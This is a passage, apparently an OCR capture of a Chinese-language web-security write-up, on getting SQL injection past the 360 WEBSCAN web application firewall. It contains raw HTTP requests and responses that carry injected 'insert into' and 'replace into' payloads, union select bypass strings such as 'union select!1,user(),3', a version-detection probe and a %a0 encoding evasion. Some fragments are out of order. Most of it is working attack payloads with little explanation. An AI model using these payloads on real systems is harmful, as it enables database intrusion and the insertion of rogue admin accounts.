


```
POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://debug.com
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 13:37:08 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 81

select *  from tab where id =insert table(name,password) values('admin','123456')
```



```
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=insert table(name,password) values('admin','123456')
```



```
POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=insert into table select 'admin','123456
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 13:37:52 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 69

select *  from tab where id =insert into table select 'admin','123456
```

另外，还可以用 `replace into` 来代替 `insert` 与 `update` ，而且 `replace into` 也有和 `insert into` 一样的三种写法加上一种普通写法都可以绕过。

老版本绕过

检测

WEBSCAN_VERSION：0.1.3.2

先在使用了 360 通防的页面上发送 `?id=union select ’1,2,3'` 若是拦截，再发送 `id = union select!1,2,3` 不拦截，则可以 union 绕过。

可使用

- `union select!1,user(),3`
- `union select@1,user(),3`

若是数据库编码不是 utf-8 则可以使用 %a0 隔绝 select 与 from 造成绕过。（编码问题不懂）

```
select%a0*%a0from%20tables
```